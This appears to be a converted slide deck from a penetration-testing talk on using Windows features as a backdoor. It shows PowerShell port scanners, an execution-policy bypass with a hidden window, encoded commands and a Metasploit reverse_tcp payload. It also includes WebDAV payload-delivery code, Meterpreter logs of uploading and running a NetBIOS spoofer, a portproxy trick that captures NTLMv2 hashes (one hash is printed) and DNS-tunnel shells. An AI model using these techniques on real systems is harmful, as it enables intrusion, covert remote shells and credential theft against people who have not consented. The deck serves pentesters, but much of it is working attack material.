


**DON'T WORRY**

I've got this

# Windows is my backdoor

- Powershell





# Windows is my backdoor



UM, GUYS?

i think we're screwed

VERY DEMOTIVATIONAL.com

- PowerShell
  - Does A LOT!
  - Check out Exploit Monday and PowerSploit
  - Carlos Perez has had lots of PowerShell blog posts
  - **I haven't found a meterpreter feature that cant be done with PowerShell**

# Windows is my backdoor

- Powershell cool examples
  - Powershell hashdump (in SET)
  - Powershell exec method in MSSQL\_Payload
  - PowerSploit (syringe dll inject/shellcode exec ala PowerShell)

# Windows is my backdoor

- Powershell cool examples
- Port Scanner:

```
PS C:\> 1..1024 | % {  
echo  
( (new-object Net.Sockets.TcpClient)  
.Connect("10.1.1.14", $_)) "$_ is open"  
} 2>$null
```

25 is open

- From Tim Medin <https://blogs.sans.org/pen-testing/files/2012/04/PowerShellForPT-export.pdf>

# Windows is my backdoor

- Powershell cool examples
- Port Sweeper

```
PS C:\> 1..255 | % {  
echo  
((new-object Net.Sockets.TcpClient)  
.Connect("10.1.1.$_",445)) "10.1.1.$_" }  
2>$null  
10.1.1.5
```

- From Tim Medin <https://blogs.sans.org/pen-testing/files/2012/04/PowerShellForPT-export.pdf>

# Windows is my backdoor

- Powershell cool examples
- Bypass execution policy
  - Dave Kennedy talked about this at defcon 18
  - Requires PowerShell v2.0 or above
  - `powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File "C:\do_neat_ps_shit.ps1"`

# Windows is my backdoor

- CreateCMD stuff from Dave Kennedy
  - In SET
- Pshexec by Carlos Perez
  - <https://github.com/darkoperator/Meterpreter-Scripts/blob/master/scripts/meterpreter/pshexec.rb>
- B64 encodes the command so you can pass via meterp or in another script
- `powershell -noexit -EncodedCommand [b64enc BLOB]`

# Windows is my backdoor

- Metasploit to generate PowerShell
- Uses old powersploit technique

```
msf payload(reverse_tcp) > generate -t psh -f powershellexec.ps1  
[*] Writing 3020 bytes to powershellexec.ps1...  
msf payload(reverse_tcp) >
```

# Windows is my backdoor

- How to run PowerShell from Meterpreter
  - Use a bat file

```
C:\>type run_ps.bat
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -
NoProfile -WindowStyle Hidden -File C:\ipinfo2.ps1
```

## Example:

```
meterpreter > execute -H -f cmd.exe -a '/c C:\runps.bat'
Process 28536 created.
meterpreter >
[*] 4.5.6.21:3863 Request received for /vLNL...
[*] 4.5.6.21:3863 Staging connection for target /vLNL
received...
--snip--
[*] Patched Communication Timeout at offset 653608...
[*] Meterpreter session 9 opened (1.2.3.205:443 ->
4.5.6.21:3863) at 2012-09-09 16:29:30 -0400
```



# The setup...

A webdav server to download files from.

Why? Because we can.



# MSF WebDAV server

```
118     if (request.uri =~ /\.(exe)$/i)
119         if datastore['LOCALEXE']
120             myfile = datastore['LOCALROOT']+datastore['LOCALFILE']
121             print_status("#{cli.peerhost}:#{cli.peerport} GET => Delivering Local EXE Payload [ #{myfile}]")
122             data = File.open(myfile, 'rb'){|io| io.read }
123             send_response(cli, data, { 'Content-Type' => 'application/octet-stream' })
124         return
125
126     else
127         print_status("#{cli.peerhost}:#{cli.peerport} GET => Delivering Generated EXE Payload")
128         return if ((p = regenerate_payload(cli)) == nil)
129         data = generate_payload_exe({ :code => p.encoded })
130         send_response(cli, data, { 'Content-Type' => 'application/octet-stream' })
131     return
132 end
133
134 else
135     print_status "something went wrong with exe logic"
```

# MSF WebDAV server

- `net use \\ip\documents\ /User:Guest`
- `copy \\ip\documents\myexe.exe myexe.exe`
- Available on github:
- [https://github.com/carnal0wnage/Metasploit-Code/blob/master/modules/exploits/webdav\\_file\\_server.rb](https://github.com/carnal0wnage/Metasploit-Code/blob/master/modules/exploits/webdav_file_server.rb)

# MSF WebDAV server

```
msf exploit(webdav_file_server) > [*] 192.168.26.1:17870  
OPTIONS /documents/myexe.exe
```

```
[*] 192.168.26.1:17870 PROPFIND /documents/myexe.exe  
[*] 192.168.26.1:17870 PROPFIND => 207 File  
(/documents/myexe.exe)  
[*] 192.168.26.1:17870 PROPFIND /documents/myexe.exe  
[*] 192.168.26.1:17870 PROPFIND => 207 File  
(/documents/myexe.exe)  
[*] 192.168.26.1:17870 PROPFIND /documents  
[*] 192.168.26.1:17870 PROPFIND => 301 (/documents)  
[*] 192.168.26.1:17870 PROPFIND /documents/  
[*] 192.168.26.1:17870 PROPFIND => 207 Directory  
(/documents/)  
[*] 192.168.26.1:17870 PROPFIND => 207 Top-Level Directory  
[*] 192.168.26.1:17870 GET => Delivering Local EXE Payload  
[ /tmp/myexe.exe ]
```


# The Setup...

LAN based attacks are instant wins on internal pentests, but difficult if not impossible to do on externals... or are they...



# While we are on the subject...

Does anyone know what happens when you try to access a share on a windows box that doesn't exist from another windows box??



nope

(if webclient service is started – Vista+ manual start)



← I want to access SHARE3

→ I don't have SHARE3 on SMB

← I want to access SHARE3 over WebDAV



If you are following along at home, windows is always (unless disabled) listening on Port 445 (SMB) so an attacker can't override it, but rarely have anything listening on port 80

# On-target NBNS Spoofing

```
C:\WINDOWS\system32\cmd.exe - FakeNetbiosNS.e
C:\Documents and Settings\jdoe\Desktop\Fake
e -f FakeNetbiosNS.sample.ini -v

FakeNetbiosNS U.0.9
Patrick Chambet - patrick@chambet.com

Host number in config file: 5
Dom: 'MYDOMAIN' Host: 'HOST01' IP: '192.168.1.101'
Dom: 'MYDOMAIN' Host: 'HOST02' IP: '192.168.1.102'
Dom: 'MYDOMAIN' Host: 'HOST03' IP: '192.168.1.103'
Dom: 'MYDOMAIN' Host: 'HOST04' IP: '192.168.1.104'
Dom: 'MYDOMAIN' Host: 'HOST05' IP: '192.168.1.105'
Waiting for data on port UDP 137...

Connection from 172.16.10.207:UDP137 :
Bytes received [50]:
0000 e2 8a 01 10 00 01 00 00 00 00 00 20 45 49 45 .....EIE
0010 50 46 44 46 45 44 41 44 42 43 41 43 41 43 41 43 PFDFEDADBCACACAC
0020 41 43 41 43 41 43 41 43 41 43 41 41 41 00 00 20 ACACACACACAAA..
0030 00 01 ..

Responding for host 'HOST01'
sendto() failed: 10004
Bytes sent [62]:
0000 e2 8a 85 00 00 00 01 00 00 00 00 20 45 49 45 .....EIE
0010 50 46 44 46 45 44 41 44 42 43 41 43 41 43 41 43 PFDFEDADBCACACAC
0020 41 43 41 43 41 43 41 43 41 43 41 41 41 00 00 20 ACACACACACAAA..
0030 00 01 ff ff 3d ee 00 06 00 00 c0 a8 01 65 .....=.....e

Waiting for data on port UDP 137...

Connection from 172.16.10.207:UDP137 :
Bytes received [50]:
0000 e2 8a 01 10 00 01 00 00 00 00 00 20 45 49 45 .....EIE
0010 50 46 44 46 45 44 41 44 42 43 41 43 41 43 41 43 PFDFEDADBCACACAC
0020 41 43 41 43 41 43 41 43 41 43 41 41 41 00 00 20 ACACACACACAAA..
0030 00 01 ..

Responding for host 'HOST01'
sendto() failed: 10004
Bytes sent [62]:
```

```
meterpreter > mkdir temp
Creating directory: temp
meterpreter > cd temp
meterpreter > upload nbns.exe .
[*] uploading : nbns.exe -> .
[*] uploaded  : nbns.exe -> .\nbns.exe
meterpreter > upload nbns.ini .
[*] uploading : nbns.ini -> .
[*] uploaded  : nbns.ini -> .\nbns.ini
meterpreter > execute -H -f nbns.exe -a "-f nbns.ini"
Process 1080 created.
meterpreter >
```

FakeNetbiosNS FTW!




# Meet the Microsoft Windows Firewall “PORTPROXY” feature

Basically it's port-forwarding but can do so for: IPv4 -> IPv4

IPv6 -> IPv4

IPv6 -> IPv6

IPv4 -> IPv6



```
Administrator: C:\Windows\System32\cmd.exe - netsh

IPv4.
set v6tov6      - Updates an entry to listen on for IPv6 and proxy connect to via
IPv6.
netsh interface portproxy>set v4tov4
One or more essential parameters were not entered.
Verify the required parameters, and reenter them.
The syntax supplied for this command is not valid. Check help for the correct sy
ntax.

Usage: set v4tov4 [[listenport=<integer>!<servicename>
[[connectaddress=<IPv4 address>!<hostname>
[[connectport=<integer>!<servicename>]
[[listenaddress=<IPv4 address>!<hostname>]
[[protocol=<tcp>]

Parameters:

Tag              Value
listenport      - IPv4 port on which to listen.
connectaddress  - IPv4 address to which to connect.
connectport     - IPv4 port to which to connect.
listenaddress   - IPv4 address on which to listen.
protocol        - Protocol to use. Currently only TCP is supported.

Remarks: Updates an entry to listen on for IPv4 and proxy connect to via IPv4.

netsh interface portproxy>set v4tov4 listenport=80 connectaddress=
6 connectport=80
```

In XP, if you set up a PORTPROXY, it doesn't show up in "NETSTAT" or TCPview ;-)

Now convince/cause someone to connect to a fake share on VICTIM1...



# weeeeeeeeeeeeeee

- [\*] 50.50.50.50 http\_ntlm - Request '/share3/test.png'...
- [\*] 50.50.50.50 http\_ntlm - 2012-01-10 04:22:25 +0000
- NTLMv2 Response Captured from WIN7X86
- DOMAIN: PROJECTMENTOR USER: jadmin
- LMHASH:Disabled LM\_CLIENT\_CHALLENGE:Disabled
- NTHASH:9eed2162b1c7424780204fb9ced5bc1a  
NT\_CLIENT\_CHALLENGE:01010000000000000067a01b4  
b097cd01c77c09ccedbfc55d0000000002001a0070007  
2006f006a006500630074006d0065006e0074006f0072  
000000000000000000000000

# why



1. Give me SHARE3!
5. OK, you are in my Intranet, AUTHAUTH



4. AUTH! via portproxy

3. AUTH!
7. kthxbai!

2. Portproxy!
6. AUTOAUTH!

And yes, SMB\_Relay works just fine if you have a route set up over your meterpreter shell of the connect back. Oh, did I mention cross-protocol means you can go to the same host?! ;-)



Respectfully refrained from any  
Inside->Out  
Google images. You're welcome.

# The setup...

Are DNS Payloads useful? Let's talk about  
our public options



# DNS Payloads

- Quick talk on currently available DNS payloads
- What's available?
  - CANVAS DNS Mosdef
  - DNS Cat (skull security)
  - Metasploit DNS Payloads

# DNS Payloads

- Canvas DNS Mosdef
  - Uses DNS TXT Records
    - So its UDP and correctly formed?
  - BUT
    - Directly connects to the host
    - Uses TXT records,
      - I've never pentested someone \*good\* that allowed this



# DNS Payloads

- Canvas DNS Mosdef

No.	Time	Source	Destination	Protocol	Length	Info
600	146.279910	192.168.231.130	50. .99	DNS	94	standard query 0x6d95 TXT R001.01.dummy.cod .com
601	146.370688	50. .99	192.168.231.130	DNS	221	standard query response 0x6d95 TXT TXT

Follow UDP Stream

Stream Content

m.....R001.01.dummy.cod com.....m.....R001.01.dummy.cod  
com.....A@+XgIAA0gAAAAAw  
+gaAgAAw0CugHwAAIB8R2xvYmFsQWxsY2MAACdmQ3FVieWd7Ay.....&%LRRCJhfz///+LRQyJhfT///  
+4AAAAFCLhfz/

# DNS Payloads

- DNSCat (Skullsecurity)
  - <http://www.skullsecurity.org/wiki/index.php/Dnscat>
  - Uses recursive DNS requests
    - So its UDP and correctly formed?
  - Has a metasploit payload, so can make a msf dnscat binary to run and get shell
  - Same as `dnscat -d domain -exec "cmd.exe"`
  - BUT
    - But does recursive DNS requests
    - Never worked for me IRL

# DNS Payloads

- DNSCat (Skullsecurity)

No.	Time	Source	Destination	Protocol	Length	Info
5637	223.180567	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x4dcf CNAME dnscat.21.psfnmrcr.21f.0.zsdm.com
5655	224.180503	192.168.1.5	192.168.1.1	DNS	110	Standard query 0x402d CNAME dnscat.21.psfnmrcr.220.0.lesa.com
5656	224.273292	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x402d CNAME dnscat.21.psfnmrcr.220.0.gdmi.com
5705	225.273517	192.168.1.5	192.168.1.1	DNS	110	Standard query 0x3147 CNAME dnscat.21.psfnmrcr.221.0.uzyv.com
5706	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5726	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5727	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5744	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5749	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5761	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5762	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5777	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5778	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5797	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com
5798	225.265216	192.168.1.1	192.168.1.5	DNS	154	Standard query response 0x3147 CNAME dnscat.21.psfnmrcr.221.0.syn1.com

Stream Content
r.....dnscat.21.psfnmrcr.212.3>engjgdhcgphdpgpgghecafhgjjgogegphhdcaflfggfchhdgjj pgocadgcodbco>dhdgdadbfanakedgphahjhcjgghgihecacigdcjcadcdadadjaengjgdhcgphdpgpggheca edgphchagphcgbheggpgococacaebgmgmahcgjgghie.onwn.com..... r.....dnscat.21.psfnmrcr.212.3>engjgdhcgphdpgpgghecafhgjjgogegphhdcaflfggfchhdgjj pgocadgcodbco>dhdgdadbfanakedgphahjhcjgghgihecacigdcjcadcdadadjaengjgdhcgphdpgpggheca edgphchagphcgbheggpgococacaebgmgmahcgjgghie.onwn.com..... m.....dnscat.21.psfnmrcr.212.0.dctt...k.....dnscat.21.psfnmrcr.213.3 >hdcahcgfhdgfhchggfgecoanakanakeddkfmffhdgfhchdmedehfmeegphhgo>gmppgbgehdmgogcheppg mcndacodadfbamhaaigbdcnhhgjgoddcdcmgo.gchepppgpmcndacodadfbgmhagibdcnhhgjgoddcdco. kiwp.com..... ecoanakanakeddkmttndgfhchdmedehfmeegphhgo>gmppgbgehdmgogcheppgpmcndacodadfbamhaaig bdcnhhgjgoddcdcmgo.gchepppgpmcndacodadfbgmhagibdcnhhgjgoddcdco.kiwp.com .....dnscat.21.psfnmrcr.213.0.crdf..vH.....dnscat.21.psfnmrcr.2 14.0.toci.com.....dnscat.21.psfnmrcr.214.0.toci.com .....dnscat.21.psfnmrcr.214.0.dgwj.*9.....dnscat.21.psfn mrcr.215.0.kyom.....dnscat.21.psfnmrcr.215.0.kyom.com .....dnscat.21.psfnmrcr.215.0.geyt.* %.....dnscat.21.psfnmrcr.216.0.gxmg.co..... %.....dnscat.21.psfnmrcr.216.0.gxmg.co.....dnscat. 21.psfnmrcr.216.1.hhgjgpgbgngjak.tblh.*p.....dnscat.21.psfnmrcr.217.3>hhgigpgbgng gjagmgpppglhfhagggbgjgmfgfmgdghanakanakeddkfmffhd>gfhchdmedehfmeegphhgo>gmppgbgehdmg gogchepppgpmcndacodadfbgmha8gigbdcnhhgjgoddcdcmgo.gchepppgpmcndacodadfbgmhagibdcn.z afr.co.....dnscat.21.psfnmrcr.217.3>hhgigpgbgngjakmgppg glhfhagggbgjgmfgfmgdghanakanakeddkfmffhd>gfhchdmedehfmeegphhgo>gmppgbgehdmgogcheppg pmcndacodadfbgmha8gigbdcnhhgjgoddcdcmgo.gchepppgpmcndacodadfbgmhagibdcn.zafr.co .....dnscat.21.psfnmrcr.217.0.dzoh..R %.....dnscat.21.psfnmrcr.218.1.hhgjgoddcdco.qhgx.co.....R %.....dnscat.21.psfnmrcr.218.1.hhgjgoddcdco.qhgx.co m.....dnscat.21.psfnmrcr.218.0.1maa.7Vd.....dnscat.21.psfnmrcr.219. 0.hjlv.com.....dnscat.21.psfnmrcr.219.0.hjlv.com com.....dnscat.21.psfnmrcr.219.0.apjf.*

# DNS Payloads

- DNSCat (java version)
  - <http://tadek.pietraszek.org/projects/DNScat/>
  - Comes as java libs
  - Requires PPP to tunnel anything useful
    - \*nix only?

# DNS Payloads

- DNSCat (java version)

No.	Time	Source	Destination	Protocol	Length	Info
53	12.3975370	192.168.231.144	192.168.231.2	DNS	89	Standard query 0x1ad2 CNAME a-uaaaaa.cod[REDACTED].com
54	12.4904650	192.168.231.2	192.168.231.144	DNS	116	Standard query response 0x1ad2 CNAME bkqiagxZcGaa.cod[REDACTED].com

Follow UDP Stream

Stream Content

```
.....a-uaaaaa.cod[REDACTED].com.....a-  
uaaaaa.cod[REDACTED].com.....bkqiagxZcGaa..
```

# DNS Payloads

- Metasploit DNS
  - Currently there are no full DNS payloads
    - Aside from skullsecurity dnscat payload (not in trunk)
  - There are several payloads that will get fetch ANOTHER payload and exec it for you via DNS
    - dns\_txt\_query\_exec.rb
    - dns\_query\_exec.rb
    - <https://github.com/rapid7/metasploit-framework/pull/173>
  - Something in the works:  
<http://dev.metasploit.com/redmine/issues/444#note-9>

# DNS Payloads

- Bottom Line
  - Nothing public that's usable ATM



THEY SEE ME ROLLIN'

They Hatin'

END OF LINE